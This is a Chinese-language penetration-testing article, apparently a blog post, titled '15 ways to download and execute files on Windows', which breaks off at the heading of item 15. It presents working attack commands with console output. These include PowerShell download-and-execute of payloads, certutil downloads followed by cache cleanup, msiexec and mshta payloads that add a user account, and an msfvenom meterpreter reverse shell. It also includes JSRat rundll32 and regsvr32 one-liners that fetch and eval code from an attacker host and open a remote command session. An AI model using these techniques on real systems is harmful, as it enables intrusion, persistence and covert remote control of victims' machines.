

Windows文件下载执行的15种姿势

原创 Bypass Bypass 4月15日

当我们通过Web渗透获取了一个Shell，而且目标主机是Windows，我们该怎么去下载后门文件到目标主机上执行呢？

一般来说，实现Windows文件下载执行的方式不外乎以下几种方式。第一种，远程下载文件到本地，然后再执行；**第二种，远程下载执行，执行过程没有二进制文件落地，这种方式已然成为后门文件下载执行的首要方式。**另外呢，只要你所在服务器的环境支持，你也可以通过任何一门语言来实现它，这种方式暂不在本文的讨论范围之内。

在这里，本文收集了15种常见的文件下载执行的方式，并结合具体案例，让我们一起来看看是怎么实现的吧。

- PowerShell
- Bitsadmin
- certutil
- wget
- ipc\$文件共享
- FTP
- TFTP
- WinScp
- msexec
- IEEExec
- mshta
- rundll32
- regsvr32
- MSXSL.EXE
- pubprn.vbs

1、PowerShell


PowerShell是一种命令行外壳程序和脚本环境，使命令行用户和脚本编写者可以利用。

远程下载文件保存在本地：

```
1 powershell (new-object System.Net.WebClient).DownloadFile('http://192.168.28.128/imag/evil.txt', 'evil.exe')
```

远程执行命令：

```
1 powershell -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://192.168.28.128/imag/evil.txt', 'evil.exe'))"
```



```
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.18362.535]
(c) 2019 Microsoft Corporation. 保留所有权利。

D:\test>powershell (new-object System.Net.WebClient).DownloadFile('http://192.168.28.128/imag/evil.txt', 'evil.exe')

D:\test>dir
驱动器 D 中的卷没有标签。
卷的序列号是 DE72-BB32

D:\test 的目录
2020/04/13  21:11    <DIR>          .
2020/04/13  21:11    <DIR>          ..
2020/04/13  21:11    760 evil.exe
               1 个文件             760 字节
               2 个目录 23,175,749,632 可用字节


D:\test>
```

2、Bitsadmin

bitsadmin是一个命令行工具，可用于创建下载或上传工作和监测其进展情况。

```
1 bitsadmin /transfer n http://192.168.28.128/imag/evil.txt d:\test\1.txt
```

输入以上命令，成功下载文件。



```
C:\Windows\System32\cmd.exe
DISPLAY: 'n' TYPE: DOWNLOAD STATE: TRANSFERRED
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 32174 / 32174 (100%)
Transfer complete.

D:\test>dir
驱动器 D 中的卷没有标签。
卷的序列号是 DE72-BB32

D:\test 的目录
2020/04/13  21:17    <DIR>          .
2020/04/13  21:17    <DIR>          ..
2020/04/13  21:16    32,174 1.txt
               1 个文件             32,174 字节
               2 个目录 23,175,671,808 可用字节

D:\test>
```


3、certutil

用于备份证书服务，支持xp-win10都支持。由于certutil下载文件都会留下缓存，所以一般都建议下载完文件后对缓存进行删除。

注：缓存目录为：

```
1 "%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content"
```

```
1 #下载文件
2 certutil -urlcache -split -f http://192.168.28.128/imag/evil.txt test.php
3 #删除缓存
4 certutil -urlcache -split -f http://192.168.28.128/imag/evil.txt delete
```



```
ca. 选择C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.18362.535]
(c) 2019 Microsoft Corporation. 保留所有权利。

D:\test>certutil -urlcache -split -f http://192.168.28.128/imag/evil.txt test.php
**** 联机 ****
0000 ...
7dae
CertUtil: -URLCache 命令成功完成。

D:\test>certutil -urlcache -split -f http://192.168.28.128/imag/evil.txt delete
http://192.168.28.128/imag/evil.txt

删除的 WinHttp 缓存项目: 1

CertUtil: -URLCache 命令成功完成。

D:\test>dir
驱动器 D 中的卷没有标签。
卷的序列号是 DE72-BB32

D:\test 的目录
2020/04/13  21:22    <DIR>          .
2020/04/13  21:22    <DIR>          ..
2020/04/13  21:22             32,174 test.php
               1 个文件             32,174 字节
               2 个目录 23,175,639,040 可用字节

D:\test>
```

4、wget

Windows环境下，可上传免安装的可执行程序wget.exe到目标机器，使用wget下载文件。

wget.exe下载：<https://eternallybored.org/misc/wget/>

```
1 wget -O "evil.txt" http://192.168.28.128/imag/evil.txt
```

```
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.18362.535]
(c) 2019 Microsoft Corporation。保留所有权利。

D:\test>wget -O "evil.txt" http://192.168.28.128/imag/evil.txt
--2020-04-13 21:26:50-- http://192.168.28.128/imag/evil.txt
Connecting to 192.168.28.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 32174 (31K) [text/plain]
Saving to: 'evil.txt'

evil.txt      100%[=====>] 31.42K  --.-KB/s   in 0.008s

2020-04-13 21:26:50 (3.92 MB/s) - 'evil.txt' saved [32174/32174]

D:\test>dir
驱动器 D 中的卷没有标签。
卷的序列号是 DE72-BB32

D:\test 的目录
2020/04/13  21:26   <DIR>          .
2020/04/13  21:26   <DIR>          ..
2020/04/13  21:16      32,174 evil.txt
2020/04/13  21:25    4,923,280 wget.exe
                2 个文件      4,955,454 字节
                2 个目录  23,175,860,224 可用字节

D:\test>
```

微信号: Bypass--

5、ipc\$文件共享

IPC\$(Internet Process Connection)是共享“命名管道”的资源，它是为了让进程间通信而开放的命名管道，通过提供可信任的用户名和口令，连接双方可以建立安全的通道并以此通道进行加密数据的交换，从而实现对远程计算机的访问。

- 1 #建立远程IPC连接
- 2 net use \\192.168.28.128\ipc\$ /user:administrator "abc123!"
- 3 #复制远程文件到本地主机
- 4 copy \\192.168.28.128\c\$\2.txt D:\test

```
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.18362.535]
(c) 2019 Microsoft Corporation。保留所有权利。


D:\test>net use \\192.168.28.128\ipc$ /user:administrator "abc123!"
命令成功完成。

D:\test>copy \\192.168.28.128\c$\2.txt D:\test
已复制          1 个文件。

D:\test>dir
驱动器 D 中的卷没有标签。
卷的序列号是 DE72-BB32

D:\test 的目录
2020/04/14  20:58    <DIR>          .
2020/04/14  20:58    <DIR>          ..
2020/04/12  13:56                760 2.txt
               1 个文件                760 字节
               2 个目录 23,175,491,584 可用字节

D:\test>_
```



微信号: Bypass--

6、FTP

一般情况下攻击者使用FTP上传文件需要很多交互的步骤，下面这个 bash脚本，考虑到了交互的情况，可以直接执行并不会产生交互动作。

```
1 ftp 127.0.0.1
2 username
3 password
4 get file
5 exit
```

```
C:\Windows\System32\cmd.exe - ftp 192.168.28.128
Microsoft Windows [版本 10.0.18362.535]
(c) 2019 Microsoft Corporation。保留所有权利。

D:\test>ftp 192.168.28.128
连接到 192.168.28.128。
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
用户(192.168.28.128:(none)): user01
331 Password required for user01.
密码:
230 User logged in.
ftp> get evil.txt
200 PORT command successful.
150 Opening ASCII mode data connection.
_
```


微信号: Bypass--

7、TFTP

用来下载远程文件的最简单的网络协议，它基于UDP协议而实现

tftp32服务端下载地址：http://tftpd32.jounin.net/tftpd32_download.html

```
1 tftp -i 你的IP get 要下载文件 存放位置
```



8、WinScp

WinSCP是一个Windows环境下使用SSH的开源图形化SFTP客户端。

```
1 #上传
2 winscp.exe /console /command "option batch continue" "option confirm off" "op
3 #下载
4 winscp.exe /console /command "option batch continue" "option confirm off" "op
```

使用winscp.exe 作为命令行参数执行远程上传/下载操作。



9、msiexec

msiexec 支持远程下载功能，将msi文件上传到服务器，通过如下命令远程执行：

```
1 #生成msi包
2 msfvenom -p windows/exec CMD='net user test abc123! /add' -f msi > evil.msi
3 #远程执行
4 msiexec /q /i http://192.168.28.128/evil.msi
```

成功添加了一个test用户：

```
管理员: 命令提示符
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>msiexec /q /i http://192.168.28.128/evil.msi

C:\Users\Administrator>net user

\WIN-D8MSEM20MJB 的用户帐户

-----
Aaron                                Administrator          Guest
test
命令成功完成。

C:\Users\Administrator>
```

微信号: Bypass--

10、IExec

IExec.exe应用程序是.NET Framework附带程序，存在于多个系统白名单内。

生成Payload:

```
1 msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.28.131 lport=4444 -
```

使用管理员身份打开cmd，分别运行下面两条命令。

```
1 C:\Windows\Microsoft.NET\Framework64\v2.0.50727>caspol.exe -s off
2 C:\Windows\Microsoft.NET\Framework64\v2.0.50727>IExec.exe http://192.168.28.1
```



```
管理员: C:\Windows\system32\cmd.exe

C:\Windows\Microsoft.NET\Framework64\v2.0.50727>caspol.exe -s off
Microsoft (R) .NET Framework CasPol 2.0.50727.5420
版权所有(C) Microsoft Corporation。保留所有权利。

已临时关闭 CAS 强制。如果想要还原设置, 请按 <enter>。

成功

C:\Windows\Microsoft.NET\Framework64\v2.0.50727>ieexec.exe http://192.168.28.131
/shell.exe
```

11、mshta

mshta用于执行.hta文件, 而hta是HTML Application 的缩写, 也就是HTML应用程序。而hta中也支持VBS。所以我们可以利用hta来下载文件。

```
1 mshta http://192.168.28.128/run.hta
```

run.hta内容如下:

```
1 <HTML>
2 <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
3 <HEAD>
4 <script language="VBScript">
5 Window.ResizeTo 0, 0
6 Window.moveTo -2000,-2000
7 Set objShell = CreateObject("Wscript.Shell")
8 objShell.Run "cmd.exe /c net user test password /add" // 这里填写命令
9 self.close
10 </script>
11 <body>
12 demo
13 </body>
14 </HEAD>
15 </HTML>
```

```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>mshta http://192.168.28.128/run.hta

C:\Users\Administrator>net user

\WIN-D8MSEM20MJB 的用户帐户

-----
Aaron                               Administrator           Guest
test
命令成功完成。

C:\Users\Administrator>
```

12、rundll32

其实还是依赖于WScript.shell这个组件，在这里我们使用JSRat来做演示，JSRat是一个命令和控制框架，仅为rundll32.exe和regsvr32.exe生成恶意程序。

项目地址：

```
1 https://github.com/Hood3dRob1n/JSRat-Py.git
```

步骤一：开始运行JSRat，监听本地8888端口。

```
root@kali:/tmp/JSRat-Py# ./JSRat.py -i 192.168.28.131 -p 8888
./JSRat.py:308: SyntaxWarning: name 'client_type' is assigned to before global declaration
  global client_type

JSRat Server - Python Implementation
By: Hood3dRob1n

[*] Web Server Started on Port: 8888
[*] Awaiting Client Connection to:
  [*] rundll32 invocation: http://192.168.28.131:8888/connect
  [*] regsvr32 invocation: http://192.168.28.131:8888/file.sct
  [*] Client Command at: http://192.168.28.131:8888/wtf
  [*] Browser Hook Set at: http://192.168.28.131:8888/hook
```

步骤二：通过url访问，可以查看恶意代码。

```
← → ↻ ① 不安全 | 192.168.28.131:8888/wtf

rundll32 Method for Client Invocation:
rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://192.168.28.131:8888/connect",false);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}

regsvr32 Method for Client Invocation:
regsvr32.exe /u /n /s /i:http://192.168.28.131:8888/file.sct scrobj.dll
```

微信号: Bypass--

复制代码如下：

```
1 rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.write();h=new
```

步骤三：在受害者PC运行该代码，将成功返回一个会话，如下图所示：

```
[*] Client Command Query from: 192.168.28.1

rundll32 Method for Client Invocation:
rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://192.168.28.131:8888/connect",false);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}

regsvr32 Method for Client Invocation:
regsvr32.exe /u /n /s /i:http://192.168.28.131:8888/file.sct scrobj.dll

[*] Incoming JSRat rundll32 Invoked Client: 192.168.28.128
[*] User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)

JSRat Usage Options:
CMD => Executes Provided Command
run => Run EXE or Script
read => Read File
upload => Upload File
download => Download File
delete => Delete File
help => Help Menu
exit => Exit Shell

(JSRat)> whoami
[*] Client Command Query from: 192.168.28.1

rundll32 Method for Client Invocation:
rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://192.168.28.131:8888/connect",false);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}

regsvr32 Method for Client Invocation:
regsvr32.exe /u /n /s /i:http://192.168.28.131:8888/file.sct scrobj.dll

win-d8aseen20mjb\administrator
```

微信号: Bypass--

13、regsvr32

Regsvr32命令用于注册COM组件，是Windows系统提供的用来向系统注册控件或者卸载控件的命令，以命令行方式运行

在目标机上执行：

```
1 regsvr32.exe /u /n /s /i:http://192.168.28.131:8888/file.sct scrobj.dll
```


可以通过自己构造.sct文件，去下载执行我们的程序

```

1  <?XML version="1.0"?>
2  <scriptlet>
3  <registration
4      progid="ShortJSRAT"
5      classid="{10001111-0000-0000-0000-0000FEEDACDC}" >
6      <script language="JScript">
7          <![CDATA[
8              ps  = "cmd.exe /c calc.exe";
9              new ActiveXObject("WScript.Shell").Run(ps,0,true);
10         ]]>
11     </script>
12 </registration>
13 </scriptlet>

```

执行命令，成功弹计算器：



14、MSXSL.EXE

msxsl.exe是微软用于命令行下处理XSL的一个程序，所以通过他，我们可以执行JavaScript进而执行系统命令。

下载地址为：

```
1 https://www.microsoft.com/en-us/download/details.aspx?id=21714
```

msxsl.exe 需要接受两个文件，XML及XSL文件，可以远程加载，具体方式如下：

```
1 msxsl http://192.168.28.128/scripts/demo.xml http://192.168.28.128/scripts/exc
```


demo.xml

```
1 <?xml version="1.0"?>
2 <?xml-stylesheet type="text/xsl" href="exec.xsl" ?>
3 <customers>
4 <customer>
5 <name>Microsoft</name>
6 </customer>
7 </customers>
```

exec.xsl

```
1 <?xml version='1.0'?>
2 <xsl:stylesheet version="1.0"
3 xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
4 xmlns:msxsl="urn:schemas-microsoft-com:xslt"
5 xmlns:user="http://mycompany.com/mynamespace">
6
7 <msxsl:script language="JScript" implements-prefix="user">
8     function xml(nodelist) {
9         var r = new ActiveXObject("WScript.Shell").Run("cmd /c calc.exe");
10        return nodelist.nextNode().xml;
11
12    }
13 </msxsl:script>
14 <xsl:template match="/">
15     <xsl:value-of select="user:xml(.)"/>
```

```
16 </xsl:template>
17 </xsl:stylesheet>
```



15、pubprn.vbs

